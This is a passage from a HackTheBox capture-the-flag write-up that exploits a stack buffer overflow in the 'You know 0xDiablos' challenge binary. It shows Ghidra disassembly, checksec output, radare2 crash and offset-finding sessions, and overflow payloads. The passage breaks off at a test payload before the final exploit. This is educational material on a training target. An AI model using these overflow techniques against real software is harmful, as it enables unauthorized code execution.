
You know 0xDiablos – Writeup


HackTheBox – Pwn – Easy

Written by Ron Jost




```
(base) hacker5preme:~/HTB$ file vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2
, BuildID[sha1]=ab7f19bb67c16ae453d4959fba4e6841d930a6dd, for GNU/Linux 3.2.0, not stripped
```

It is a Linux executable. What does it do? It prints out your supplied input. We will solve the pwn challenge by using radare2, ghidra and pwntools.



```
(base) hacker5preme:~/HTB$ ./vuln
You know who are 0xDiablos:
Hacker5preme
Hacker5preme
```

Lets analyze the binary with Ghidra. We first analyze the binary and then have a look at the main function.




```
                 int __cdecl main(void)
     int            EAX:4          <RETURN>
     undefined4     Stack[0x0]:4   local_res0                 XREF[1]:   080492b8(R)
     undefined1     Stack[-0x10]:1 local_10                   XREF[1]:   0804931d(*)
     undefined4     Stack[-0x14]:4 local_14                   XREF[4]:   080492ea(W),
                                                                         080492f0(R),
                                                                         080492f3(R),
                                                                         080492f6(R)
                 main                                   XREF[5]:   Entry Point(*),
                                                                   _start:080490f6(*),
                                                                   _start:080490fc(*), 0804a08c
                                                                   0804a178(*)
080492b1 8d 4c 24 04   LEA     ECX=>Stack[0x4],[ESP + 0x4]
080492b5 83 e4 f0      AND     ESP,0xfffffff0
080492b8 ff 71 fc      PUSH    dword ptr [ECX + local_res0]
080492bb 55            PUSH    EBP
080492bc 89 e5         MOV     EBP,ESP
080492be 53            PUSH    EBX
080492bf 51            PUSH    ECX
080492c0 83 ec 10      SUB     ESP,0x10
080492c3 e8 58 fe      CALL    __x86.get_pc_thunk.bx                      undefined __x86.get_pc_th
         ff ff
080492c8 81 c3 38      ADD     EBX,0x2d38
         2d 00 00
080492ce 8b 83 fc      MOV     EAX,dword ptr [EBX + 0xfffffffc]=>->stdout  = 0804d028
         ff ff ff
080492d4 8b 00         MOV     EAX=>stdout,dword ptr [EAX]                 = ??
080492d6 6a 00         PUSH    0x0
080492d8 6a 02         PUSH    0x2
080492da 6a 00         PUSH    0x0
080492dc 50            PUSH    EAX
080492dd e8 be fd      CALL    <EXTERNAL>::setvbuf                         int setvbuf(FILE * __stre
         ff ff
080492e2 83 c4 10      ADD     ESP,0x10
080492e5 e8 76 fd      CALL    <EXTERNAL>::getegid                         __gid_t getegid(void)
         ff ff
080492ea 89 45 f4      MOV     dword ptr [EBP + local_14],EAX
080492ed 83 ec 04      SUB     ESP,0x4
080492f0 ff 75 f4      PUSH    dword ptr [EBP + local_14]
080492f3 ff 75 f4      PUSH    dword ptr [EBP + local_14]
080492f6 ff 75 f4      PUSH    dword ptr [EBP + local_14]
080492f9 e8 c2 fd      CALL    <EXTERNAL>::setresgid                       int setresgid(__gid_t __r
         ff ff
080492fe 83 c4 10      ADD     ESP,0x10
08049301 83 ec 0c      SUB     ESP,0xc
08049304 8d 83 38      LEA     EAX,[EBX + 0xffffe038]=>s_You_know_who_are_0xD... = "You know who are 0xDia
         e0 ff ff
0804930a 50            PUSH    EAX=>s_You_know_who_are_0xDiablos:_0804a038 = "You know who are 0xDia
0804930b e8 60 fd      CALL    <EXTERNAL>::puts                            int puts(char * __s)
         ff ff
08049310 83 c4 10      ADD     ESP,0x10
08049313 e8 5a ff      CALL    vuln                                        undefined vuln(void)
         ff ff
08049318 b8 00 00      MOV     EAX,0x0
         00 00
```

Decompile: main - (vuln)

```c
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_

int main(void)

{
  __gid_t __rgid;

  setvbuf(stdout,(char *)0x0,2,0);
  __rgid = getegid();
  setresgid(__rgid,__rgid,__rgid);
  puts("You know who are 0xDiablos: ");
  vuln();
  return 0;
}
```

After printing "You know who are 0xDiablos:“ the programm calls the vuln function. The vuln function consists of the following (vulnerable) code:



Decompile: vuln - (vuln)


```c

/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void vuln(void)

{
  char local_bc [180];

  gets(local_bc);
  puts(local_bc);
  return;
}
```

Here we can input a string, which has an allocated length of 180, which then gets print out. Now all of you should think of an stack buffer overflow. Good explanations are:

https://www.rapid7.com/blog/post/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/


https://youtu.be/1S0aBV-Waeo (Computerphile explaining Buffer overflows)

So lets run checksec (a part of pwntools) on the binary:



```
(base) hacker5preme:~/HTB$ checksec vuln
[*] '/home/hacker5preme/HTB/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
(base) hacker5preme:~/HTB$
```


 Because no canary was found, a buffer overflow exploit should work. To confirm that we can actually overflow the buffer, we first create a long payload with python and then try it out in radare2.



```
(base) hacker5preme:~/HTB$ python3 -c "print('A'*200)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(base) hacker5preme:~/HTB$ r2 -d ./vuln
glibc.fc_offset = 0x00148
 -- OpenBSD might pledge r2 but r2 unveils OpenBSD.
[0xf7f58120]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Skipping type matching analysis in debugger mode (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0xf7f58120]> dc
You know who are 0xDiablos:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[+] SIGNAL 11 errno=0 addr=0x41414141 code=1 si_pid=1094795585 ret=0
[0x41414141]> dr
eax = 0x000000c9
ebx = 0x41414141
ecx = 0xffffffff
edx = 0xffffffff
esi = 0xf7f2c000
edi = 0xf7f2c000
esp = 0xffe276a0
ebp = 0x41414141
eip = 0x41414141
eflags = 0x00010282
oeax = 0xffffffff
[0x41414141]>
```

What can we see here? After supplying the created input, we can see that the buffer gets succesfully overflown. The eip, the instruction pointer is overflown. (https://renenyffenegger.ch/notes/development/languages/assembler/x86/registers/instruction-pointer/index).


We now somehow have to get a flag out of the program, to show HackTheBox that we can actually pwn this challenge. Therefore we go back into ghidra and have a look at the other functions and find a function named flag.



```
                     **************************************************************
                     *                                                            *
                     *  FUNCTION                                                  *
                     **************************************************************
                     undefined __cdecl flag(int param_1, int param_2)
       undefined         AL:1           <RETURN>
       int               Stack[0x4]:4   param_1                       XREF[1]:     08049246(R)
       int               Stack[0x8]:4   param_2                       XREF[1]:     0804924f(R)
       undefined4        Stack[-0x8]:4  local_8                       XREF[1]:     0804926d(R)
       undefined4        Stack[-0x10]:4 local_10                      XREF[3]:     0804920d(W),
                                                                                   08049210(R),
                                                                                   08049235(R)
       undefined1        Stack[-0x50]:1 local_50                      XREF[2]:     0804923a(*),
                                                                                   0804925b(*)
                     flag                                        XREF[3]:     Entry Point(*), 0804a07c,
                                                                              0804a130(*)
   080491e2 55              PUSH       EBP
   080491e3 89 e5           MOV        EBP,ESP
   080491e5 53              PUSH       EBX
   080491e6 83 ec 54        SUB        ESP,0x54
   080491e9 e8 32 ff        CALL       __x86.get_pc_thunk.bx                      undefined __x86.get_pc_thunk
            ff ff
   080491ee 81 c3 12        ADD        EBX,0x2e12
            2e 00 00
   080491f4 83 ec 08        SUB        ESP,0x8
   080491f7 8d 83 08        LEA        EAX,[EBX + 0xffffe008]=>DAT_0804a008       = 72h    r
            e0 ff ff
   080491fd 50              PUSH       EAX=>DAT_0804a008                          = 72h    r
   080491fe 8d 83 0a        LEA        EAX,[EBX + 0xffffe00a]=>s_flag.txt_0804a00a = "flag.txt"
            e0 ff ff
   08049204 50              PUSH       EAX=>s_flag.txt_0804a00a                   = "flag.txt"
   08049205 e8 a6 fe        CALL       <EXTERNAL>::fopen                          FILE * fopen(char * __filena
            ff ff
   0804920a 83 c4 10        ADD        ESP,0x10
   0804920d 89 45 f4        MOV        dword ptr [EBP + local_10],EAX
   08049210 83 7d f4 00     CMP        dword ptr [EBP + local_10],0x0
   08049214 75 1c           JNZ        LAB_08049232
   08049216 83 ec 0c        SUB        ESP,0xc
   08049219 8d 83 14        LEA        EAX,[EBX + 0xffffe014]=>s_Hurry_up_and_try_in_... = "Hurry up and try in on se
            e0 ff ff
   0804921f 50              PUSH       EAX=>s_Hurry_up_and_try_in_on_server_si_0804a014 = "Hurry up and try in on se
   08049220 e8 4b fe        CALL       <EXTERNAL>::puts                           int puts(char * __s)
            ff ff
   08049225 83 c4 10        ADD        ESP,0x10
   08049228 83 ec 0c        SUB        ESP,0xc
   0804922b 6a 00           PUSH       0x0
   0804922d e8 4e fe        CALL       <EXTERNAL>::exit                           void exit(int __status)
            ff ff
                     -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                     LAB_08049232                                XREF[1]:     08049214(j)
   08049232 83 ec 04        SUB        ESP,0x4
   08049235 ff 75 f4        PUSH       dword ptr [EBP + local_10]
   08049238 6a 40           PUSH       0x40
   0804923a 8d 45 b4        LEA        EAX=>local_50,[EBP + -0x4c]
   0804923d 50              PUSH       EAX
```


```
/* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void flag(int param_1,int param_2)

{
  char local_50 [64];
  FILE *local_10;

  local_10 = fopen("flag.txt","r");
  if (local_10 != (FILE *)0x0) {
    fgets(local_50,0x40,local_10);
    if ((param_1 == -0x21524111) && (param_2 == -0x3f212ff3)) {
      printf(local_50);
    }
    return;
  }
  puts("Hurry up and try in on server side.");
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```

The entry point of the function is 0x080491e2, this corresponds with the presented entry point by radare2:




```
[0x41414141]> afl | grep flag
0x080491e2    8 144          sym.flag
```

So for now lets just try to find a way to execute the flag function regardless of the parameters. Therefore we have to find the length the offset. When does the user input overwrite the instruction pointer. Therefore we use two inbulit radare2 tools ragg2 and wop. I used this writeup for a foothold into the exploitation: https://ir0nstone.gitbook.io/notes/types/stack/de-bruijn-sequences



```
(base) hacker5preme:~/HTB$ r2 -d ./vuln
glibc.fc_offset = 0x00148
 -- Ilo ni li pona li pali e lipu. mi wile e ni: sina kama jo e musi
[0xf7f12120]> ragg2 -P 400 -r
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAfAAgAAhAAiAAjAAkAAlAA
mAAnAAoAApAAqAArAAsAAtAAuAAvAAwAAxAAyAAzAA1AA2AA3AA4AA5AA6AA7AA8AA9AA0ABBABCABDABEABFABGABHABIABJABKABLABMABNABOAB
PABQABRABSABTABUABVABWABXABYABZABaABbABcABdABeABfABgABhABiABjABkABlABmABnABoABpABqABrABsABtABuABvABwABxAByABzAB1AB
[0xf7f12120]> dc
You know who are 0xDiablos:
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAfAAgAAhAAiAAjAAkAAlAA
mAAnAAoAApAAqAArAAsAAtAAuAAvAAwAAxAAyAAzAA1AA2AA3AA4AA5AA6AA7AA8AA9AA0ABBABCABDABEABFABGABHABIABJABKABLABMABNABOAB
PABQABRABSABTABUABVABWABXABYABZABaABbABcABdABeABfABgABhABiABjABkABlABmABnABoABpABqABrABsABtABuABvABwABxAByABzAB1AB
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAfAAgAAhAAiAAjAAkAAlAA
mAAnAAoAApAAqAArAAsAAtAAuAAvAAwAAxAAyAAzAA1AA2AA3AA4AA5AA6AA7AA8AA9AA0ABBABCABDABEABFABGABHABIABJABKABLABMABNABOAB
PABQABRABSABTABUABVABWABXABYABZABaABbABcABdABeABfABgABhABiABjABkABlABmABnABoABpABqABrABsABtABuABvABwABxAByABzAB1AB
[+] SIGNAL 11 errno=0 addr=0x42414342 code=1 si_pid=1111573314 ret=0
[0x42414342]> dr
eax = 0x00000157
ebx = 0x30414139
ecx = 0xffffffff
edx = 0xffffffff
esi = 0xf7ee6000
edi = 0xf7ee6000
esp = 0xffaf2900
ebp = 0x41424241
eip = 0x42414342
eflags = 0x00010282
oeax = 0xffffffff
[0x42414342]> wopO 0x42414342
188
[0x42414342]> 
```

We created a 400 character payload, supplied it, overflew the buffer and found the offset at 188. This means, that from charackter 188 onwards we can modify the eip and possible parameters. Lets try this out by supplying a special input consiting of 188 times an A and then a test string.




```
(base) hacker5preme:~/HTB$ python3 -c "print('A'*188 + 'test')"
